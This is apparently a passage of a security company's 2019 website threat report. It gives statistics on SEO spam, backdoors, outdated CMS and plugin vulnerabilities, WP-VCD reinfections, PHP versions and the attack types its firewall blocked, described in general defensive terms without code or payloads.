vialynk

Sucuri
Real People. Real Security.

# 2019 Website Threat Research Report

An analysis of the latest trends in malware and hacked websites detected (or remediated) by Sucuri.

Our 2019 Threat Research Report is a deep dive into our logs, experiences, and collected analysis. It summarizes and identifies the latest tactics, techniques, and procedures seen by the Malware Research, Vulnerability Research and Threat Intelligence teams, and Remediation Groups at Sucuri/GoDaddy.

www.vialynk.com

@vialynk

# Index

Editorial Commentary . . . . . . . . . . . . . . . . . . . . . . . . . 3

Summary . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 4

Key Takeaways. . . . . . . . . . . . . . . . . . . . . . . . . . . . . 5

Methodology . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 7

Software Distribution . . . . . . . . . . . . . . . . . . . . . . . . . 8

Vulnerable Software & Components . . . . . . . . . . . . . . . . . . 9

Firewall Blocks & Attack Vectors . . . . . . . . . . . . . . . . . . 13

Malware Families . . . . . . . . . . . . . . . . . . . . . . . . . . 18

Top Cleanup Signatures . . . . . . . . . . . . . . . . . . . . . . . 31

Incident Response & Threat Detection . . . . . . . . . . . . . . . . 35

Blacklist Analysis . . . . . . . . . . . . . . . . . . . . . . . . . 36

Threat Forecast for 2020 . . . . . . . . . . . . . . . . . . . . . . 40

Conclusion . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 41

Credits. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 44

# Editorial Commentary

Given the ever-changing nature of the threat landscape, remaining aware of trends is critical. After all, how do you protect yourself from emerging threats when you don't know they exist. That's why resources like this report are so important. When we share information as a community, it becomes a safer place for all of us. Consider that when discussions about internet security surface, they're usually one of two perspectives: website security is really important, or it's never gonna happen to me.

Website attacks usually derive from a lack of knowledge or complete denial about the threat landscape and the common mindset is: Attackers only target large corporations or famous websites. "I'm only a small website, so there's no way I'm going to be a target. There's nothing to worry about."

In reality, these assumptions couldn't be farther from the truth. We analyze hundreds of emerging security incidents every day. One of the most common factors is the exploitation of known vulnerabilities in software applications and extensible components, which are typically identified and abused using automated attacks — and can impact a website regardless of its size, traffic volume, or the amount of monthly revenue it generates.

This year's analysis revealed that, compared with past years, threats are becoming increasingly more complex — and attackers are leveraging known vulnerabilities in massive, automated campaigns to take advantage of websites big and small.

In order to address this complexity of attacks, it is essential that both website owners and the information security community join forces to make the internet a safer place. To accomplish this, we regularly update our technologies and solutions to scale with emerging threats by handling every single security incident with a well-defined process: identify the attack and its derivations, analyze its behavior, create rules to protect our client base, and write about our discoveries to help educate researchers and website owners.

As part of our contributions to the community, we've been regularly releasing data and analysis for the security landscape. These reports include insights and data about emerging threats and website compromises, along with practical takeaways for you and your website.

If you're a researcher or part of the infosec community and want to collaborate with us on research or get involved with upcoming reports, we want to hear from you. Find us on Twitter @sucurilabs or email us at labs@sucuri.net.

When it comes to security, it's important to remember that there is no shame in being a little too paranoid. Be safe.

**Estevao Avillez**
*Senior Director of Security Engineering*

# Summary

Our 2019 Threat Research Report is a deep dive into our logs, experiences, and collected analysis. It summarizes and identifies the latest tactics, techniques, and procedures seen by the Malware Research team, Vulnerability Research team, Threat Intel Research team and Remediation Groups at Sucuri/GoDaddy.

We examined trends in our user base to identify the most common malware families and threats facing our customers. Our data revealed that a large majority of compromised environments were linked to SEO spam (62%) and website reinfections from backdoors (47%).

During 2019, we saw that over 60% of websites were vulnerable at the point of infection — a 4% increase from 2018. This trend indicates that website owners continue to fall behind on patching and maintaining core CMS files and extensible components.

Our research team tracked a massive ongoing campaign which leveraged over 54 vulnerable plugins, themes and components during the 2019 calendar year. This campaign was responsible for redirecting site visitors to fake tech support and push notification scams.

Credit card stealers and ecommerce related website infections were also on the rise in 2019, with over 1700 client-side and 600 server-side credit card stealers removed from infected websites in 2019 by the Sucuri remediation team.

# Key Takeaways

## SEO Spam infections were the most common threat found on compromised environments.

62% of websites had an SEO spam infection during cleanup. Database spam was the most prevailing form of infection. Our remediation team often found database infections without backdoors, which may be related to SQL injections and reflective of our user base.

## Almost half of all infected websites contained at least one backdoor.

47% of all infected websites contained one or more backdoors, allowing attackers to maintain access to compromised environments after initial infection.

## Core CMS files were found to be vulnerable at the point of infection.

In 2019, over 56% of all CMS applications were out of date at the point of infection, unchanged from the data seen in 2018.

## Primary infection vectors include vulnerable third-party components and software defects.

One of the most common attack vectors seen on websites is related to the improper implementation of the function **update_option().** The most common vulnerabilities exploited using this attack vector are stored cross-site scripting attacks and login administration bypasses.

## More Than 170 million attack attempts were mitigated with the Sucuri Firewall.

The most common types of attacks and malicious behavior blocked by the firewall included bad bots, DDoS attacks, comment spam, and virtual patching for known vulnerabilities.

## Cryptomining threat decreased significantly from 2018.

A total of nine new cryptominer domains were blacklisted in 2019, down from 100 in 2018. This trend is likely reflective of the decreased price in cryptocurrencies and the fact that CoinHive, one of the most popular browser-based JavaScript miners on the market, shut down its operations during Q1 2019.

## Reinfections are a common issue for infected websites.

In 2019, the largest volume of website reinfections occurred for sites infected with SEO spam and generic malware. Our analysts saw 20% of infected Magento websites had been reinfected with credit card skimmers, stressing the importance for website owners to follow post-hack protection steps after malware cleanup.

# Methodology

The data used in this report is a representative sample of the total number of websites the team performed services for in 2019. The sample is comprised of 60,299 websites cleaned by our Incident Response team and more than 98 million SiteCheck scans. We also analyzed the 170,827,313 attack attempts blocked by our Web Application Firewall.

**This data is solely a reflection of our customers' environments, and not of the entire internet at scale.**

This report not only identifies trends; it also provides an analysis of the overall risk for Content Management System (CMS) applications that have been most affected by website compromises, seen through the lens of our user base.

Our 2019 Threat Research Report also examines the type of malware families being employed by attackers, updates on the state of website blacklisting, and analysis of vulnerable software components. It does not consider data related to WordPress or other CMS plugin or theme configurations.

**Compromises occur for a myriad of reasons, including abuse of poorly configured environments for cross-site contamination, exploitation of access control mechanisms with weak passwords or configurations, and other similar attack vectors.**

**This analysis does not look to measure the effectiveness of existing security controls, including hardening or web application firewalls.**

# Software Distribution

**In terms of CMS popularity, WordPress took the lead in 2019.** W3Techs market share statistics report a total of 35.2% of all websites on the internet using WordPress.


**According to W3Techs, WordPress saw a CMS market share of 62% in 2019.**

The popularity seen in W3Techs usage statistics is also reflected in our own data sets. We measured our monitoring, cleanup, and SiteCheck user bases to identify content management software distribution.

Our data revealed that WordPress was by far the most popular CMS among our user base, **accounting for 94.23% of clients in 2019**. Joomla (2.49%) followed in at second place, with Drupal (1.28%) taking third.

| CMS | CMS Distribution |
|---|---|
| WordPress | 94.23% |
| Joomla | 2.49% |
| Drupal | 1.28% |
| Magento | 0.90% |
| OpenCart | 0.35% |
| OsCommerce | 0.17% |
| PrestaShop | 0.17% |
| PHPBB | 0.16% |
| ModX | 0.12% |
| vBulletin | 0.12% |
| Typo3 | 0.02% |


## CMS Infections Comparison (2018 / 2019)



# Vulnerable Software & Components

Software vulnerabilities are one of the leading causes for website infections. The number of readily available exploits and detailed technical description of these flaws is astounding.

Attackers create automated scripts which scan millions of websites for known vulnerabilities throughout the web. When a scan identifies a target, the exploit delivers its payload to obtain access to the environment and deploy other malicious tools. Attacks and tools can vary from the level of expertise, and the amount of resources that the attackers have available to use in the attack.



*Percentage of severe vulnerabilities, where DREAD score was equal to 7 or greater.*

2019 saw more high-severity vulnerabilities, partly due to the rise of attacks targeting the improper use of the **WordPress update_option()** function and other broken-by-design vulnerabilities.


**Keep all website software up to date with the latest security patches and updates to avoid infection from known vulnerabilities.**

# Outdated CMS Detection


In 2019, 56% of all CMS applications were out of date at the point of infection. This number has not changed since our last 2018 hacked website trend analysis.

A more detailed look at the data shows that WordPress' automatic background updates introduced in version 3.7 are giving users an advantage over software that doesn't contain auto-update features. 49% of WordPress installations were outdated at the point of infection, lower than the other popular CMS applications.

Outdated and Updated CMS - 2019



Outdated Infected CMS Distribution - 2019



Both Joomla and Magento have significant branch changes — and therefore more complex lifecycles — resulting in a more difficult update process. This is arguably a pain point and workflow issue for users of these content management systems, as users tend to neglect applying important security releases to patch vulnerabilities in core files.

**2019 saw an increase in the number of outdated CMS files for both Joomla (90%), Magento (87%), and Drupal (77%).**

**Minor releases for non-security related issues are also included in these data sets.*

By June 2020, Magento will stop providing software updates and security patches for its popular Commerce 1 and Open Source CMS platforms (formerly Enterprise and Community Editions).

While moving to a supported platform is always the best option, ecommerce retailers who aren't prepared for immediate migration can put their Magento 1 site behind a reliable website firewall to obtain virtual patching for any vulnerabilities — ultimately helping to maintain day-to-day operations and PCI compliance.

## Vulnerable Components & Exploits

Long-lasting malware campaigns targeting deprecated, vulnerable versions of plugins continued to be leveraged by attackers to inject malicious scripts into affected websites using vulnerable components.

We analyzed our cleanup and detection scripts for the most vulnerable software found on compromised websites. We found that a large percentage of plugins remain unpatched on user's websites, exposing them to potential risk for known vulnerabilities to be exploited in their environments.

During our analysis, we found that 44% of all vulnerable websites had more than one vulnerable software present in the environment - and 10% of them had at least four vulnerable components.

The data in this chart stresses the importance for maintaining extensible components and ensuring that they're patched with the latest security releases to mitigate risk.

| Top Software with Vulnerabilities | Percentage |
|---|---|
| Contact Form 7 | 34.73% |
| Yoast SEO | 15.83% |
| WP Mail SMTP by WPForms | 6.00% |
| SnapCreek | 5.99% |
| Slider Revolution | 5.68% |
| Freemius Library | 4.92% |
| File Manager | 3.42% |
| Gravity Forms | 2.61% |
| Yellow Pencil | 2.20% |
| Blog Designer | 1.87% |

While both Contact Form and Yoast's plugin are at the top of this chart, it doesn't mean that their plugins are less secure than other plugins. Instead, this data indicates that these are extremely popular with webmasters, and a larger majority of sites are using them — just not the latest version.

Contact Form 7 tops our list, and users with outdated versions of this plugin should be primarily concerned about this vulnerability disclosed and patched in 2018. Vulnerabilities related to Yoast SEO weren't particularly complex, with only a small margin of them associated with a DREAD score greater than 6.

Easily automated vulnerabilities are the first choice for attackers: they don't need any authentication on the site, and it's monetizable and easy to automate. Hackers typically target different, vulnerable sites during a week period rotating malicious domains and injected code.

# Common Exploits

One of the most common bugs exploits in 2019 was related to the improper implementation of the **update_option()** function. This function is used to update any entry in the options database table. If the permission flow for this function isn't correctly implemented by developers, attackers can gain admin access or inject arbitrary data into any site.

Unfortunately, there are a considerable number of plugins that allow admin users to edit its options and although this is not an issue per-se, the lack of security checks let attackers change those values to one of their liking, often with the possibility to edit one of WordPress' internal options.

**Our research team saw a total of 54 plugins affected by the update_option() function vulnerability during 2019, impacting millions of websites across the web.**

Here are the relative number of installations for the top ten plugins impacted by this campaign.

All of these third-party components have released security patches to protect against this vulnerability, and mitigating risk is simple — update your plugins to protect your website.


| Plugin Name | Installations |
|---|---|
| Easy WP SMTP | 400,000 |
| Wp File Manager | 500,000 |
| Fremius Library *(Multiple plugins are affected)* | 200,000 |
| Newspaper and other old tagDiv themes | 100,000 |
| WordPress GDPR Compliance | 100,000 |
| Social Warfare | 70,000 |
| WP Live Chat Support | 60,000 |
| Yuzo Related Post | 60,000 |
| WP-Piwik | 60,000 |
| My Sticky Menu | 60,000 |

**Always keep your plugins, themes, and other third-party components updated with the latest security patches to protect against known vulnerabilities.**

# Website Reinfections

Our data showed that the biggest volume of website reinfections occurred for websites that had been infected with SEO spam (15%) and malware (18%). More than half of these spam reinfections were related to SQL injections (53%).

## Website Reinfections - 2019



We also saw that attackers were able to reinfect Magento sites with their credit card skimmers 20% of the time.

**20% of infected Magento websites were reinfected with credit card skimmers in 2019.**

Another one of the more common infection vectors seen in 2019 was associated with WP-VCD infections, with affected sites seeing a reinfection rate of 40% on average.

The WP-VCD infection originated from the demand for pirated and nulled WordPress themes and plugins. Bad actors leveraged this demand for pirated software by creating and actively promoting hundreds of websites offering premium plugins and themes, which included backdoors and other malware.

Once installed, the malicious code inserted itself into all identified website themes, adding a rogue WordPress admin user and backdoor in the process.

**Our remediation team cleaned over 5,000 websites infected with WP-VCD in 2019.**

Attackers monetize this malware by injecting unwanted advertisements into individual pages within the WordPress installation. The malware is also known to inject links to spam sites when its owners send commands to infected sites.

One of the most common sources from SiteCheck's detection for unwanted advertisements is related to this WP-VCD infection.


**Infections like WP-VCD require proper cleanup — if even a single file is left during the cleanup process, it can reinstall itself.**

When reviewing the entire attack landscape, we see that malware reinfections are occurring with a variety of methods. That being said, the path of least resistance for attackers continues to be leveraging stolen, leaked, or bruteforced credentials - stressing the importance for website owners to update credentials and adopt strong password security principles as part of their post-hack cleanup process.

Insecure configurations within shared hosting environments can lead to cross-site contamination, and is another common reinfection vector that we've been discussing for the past seven years.

# Outdated PHP Installations

PHP Version Distribution - 2019



We reviewed the PHP versions in use on monitored websites, and identified that PHP 5 continues to be the most popular version of this server-side scripting language among website owners, with 54.13% of websites using 5.x. The remaining 45.87% of sites were using PHP 7 versions.


As of Dec. 1, 2019, PHP version 7.1 is no longer supported, joining PHP 7.0 and PHP 5.x to reach its end of life (EOL). What this means for webmasters is that well over two-thirds of websites found using PHP are using versions that have reached EOL, are not receiving security updates, and are therefore vulnerable.

For most website users, the most noticeable difference from upgrading from PHP 5 to PHP 7 will be the code processing speed, which should translate to faster loading times on websites. Eventually, users will need to use version PHP 7.0 as a minimum requirement. Impacts of this transition to a later code base can already be seen on WordPress websites still running PHP 5.6 who are unable to update to the latest version.

# Firewall Blocks & Attack Vectors

A total of 170,827,313 attack attempts were blocked by our firewall in 2019, a 52% increase from 2018.

We broke down this data further to identify which attacks were most commonly attempted against our client's websites.



## Bad Bots

The largest number of attack attempts against our WAF were made under the Bad Bot Access Denied category.

**15.80% of all firewall block attempts were from malicious bots in 2019.**

This rule is triggered whenever we block malicious bots from accessing a website — for example, when a bot tries to use a lot of resources or attempts to access a restricted location like /wp-admin or /wp-login.php and the IP isn't whitelisted.

## Miscellaneous Attacks

The second largest majority of blocks fell under the Other Attacks category, which includes generic rules to block attacks for remote code injections, geoblocking, or spam attempts. This category also includes data from notable web attacks that didn't make our top list, including SQL Injections (1.55%) and Remote File inclusions (1.16%). Most of those attacks are covered by Virtual Patching rules.

## Virtual Patching

Virtual patching is an excellent way to prevent attackers from leveraging known vulnerabilities against a website. In the event that a website owner is unable to update their software or components in a timely manner, this service can help prevent an exploit.

**In 2019, 11.40% of blocked attack attempts were targeting known vulnerabilities.**

Whenever a vulnerability is found or analyzed by our Research Team, a firewall rule is created to filter, detect, and mitigate exploitation of our customers against any attack attempts — even before we publicly disclose and post any advisories for it.

## Comment Spam

A common complaint among website owners and bloggers who allow comments on their pages, comment spam can be harmful to both webmasters and site visitors who may click on unwanted links.

This form of spam is typically off-topic and links to unwanted third-party websites, impacting SEO and hiding legitimate comments from view, discouraging users to interact with posts. They may also decrease performance, as high volumes of this form of spam can bloat the database with unwanted information.

**In 2019, 6.8% of blocked attack attempts were related to comment spam.**

# Cross-site Scripting

Cross-site scripting, commonly referred to as XSS, occurs when hackers execute malicious JavaScript within a victim's browser.

Upon initial injection, bad actors attach their malicious code on top of a legitimate website, essentially tricking browsers into executing malware whenever the site is loaded.

Since the injection occurs on the frontend, it can only perform actions within a user's browser window. That being said, this client-side code can be used to interact with the server by performing background requests — and can add unwanted spam to a page without refreshing it, perform actions asynchronously, or gather analytics about the client's browser.

Sensitive details about authenticated users can also be stolen from the session, essentially allowing hackers to target site administrators and completely compromise a website. XSS was one of the most popular attack vectors we analyzed in 2019, representing 43% of all vulnerabilities we worked on.

**In 2019, 4 million firewall blocks were related to cross-site scripting, making up 2.43% of all firewall block attempts.**

# SQL Injections

SQL injections (SQLi) are a technique used to inject malicious code into existing SQL statements, and can affect any application that uses a SQL database and handles data.

These injections make it possible for malicious users to bypass existing security controls and gain unauthorized access to obtain, modify, and extract data, including customer records, intellectual property, or personal information.

**Over 2 million SQLi attack attempts were blocked by the Sucuri Firewall in 2019, accounting for 1.55% of all blocked attack attempts.**

Attackers can also use this technique to locate the credentials of administrators and gain complete control over affected websites, applications, and database servers.

This year saw our team tracking more SQL injections as we continued to improve our database cleanup analysis. Database cleanups often require a large amount of manual interaction, as it's a delicate process that can potentially break website content.

## Brute Force

Unlike many other attacks, brute force typically doesn't rely on a specific website vulnerability. Instead, this attack relies on users having weak or guessable credentials.

Bad actors can use brute force to attempt large numbers of password or credential combinations to gain unauthorized access to administrative accounts, password protected pages, server environments, and other sensitive locations.

**In 2019, the Sucuri Firewall mitigated 1.3 million brute force attempts, making up 0.38% of the total blocked attack attempts.**

## DDoS Attacks

In 2019, our teams saw Distributed Denial of Service (DDoS) attacks continue to get more sophisticated.

A DDoS attack differs significantly from malware infections. Where malware seeks to infect a website, denial of service attacks are designed to make the website unavailable by simply throwing enormous volumes of traffic at the site, so that server resources become overwhelmed and cannot function.

These days, large networks of dumb machines connected to the internet — such as smart TVs, web cameras, internet fridges, and anything else that connects to your Wi-Fi network — are usually the foot soldiers in these attacks.

The reasons why a website might be selected as a target are as unique as the attacks themselves. Unscrupulous companies attack competitors to make them lose sales, hacktivists attack sites they feel are immoral, religious and political groups attack their opponents to prevent them from spreading their message, and some attacks are perpetrated just for money or fun.

While DDoS attacks are not new, the size and level of sophistication continue to improve. Attackers are able to harness bigger cannons than they could a few years ago. The cost of buying a DDoS attack has dropped significantly, and we have kept up by increasing our own capacity to stop those attacks. However, the “bring a bigger gun” methodology can’t replace experience and good analysis.

Bad actors are doing more reconnaissance now than in previous years. We know that when we see a smaller, isolated attack that we easily mitigate, it may be a “recce” to scope our capabilities — and a larger attack may be imminent. We have invested in new research and tools to help stop these attacks further down the stack which reduces the load on our firewall servers so they can handle more abuse.

One of the most effective ways to stop a distributed attack is to distribute it. Through the use of our anycast network methodology, these types of attacks are seamlessly distributed across our global points of presence to reduce the load on any one location. We have increased our global footprint by strategically deploying new POPs in areas that maximize that distribution.

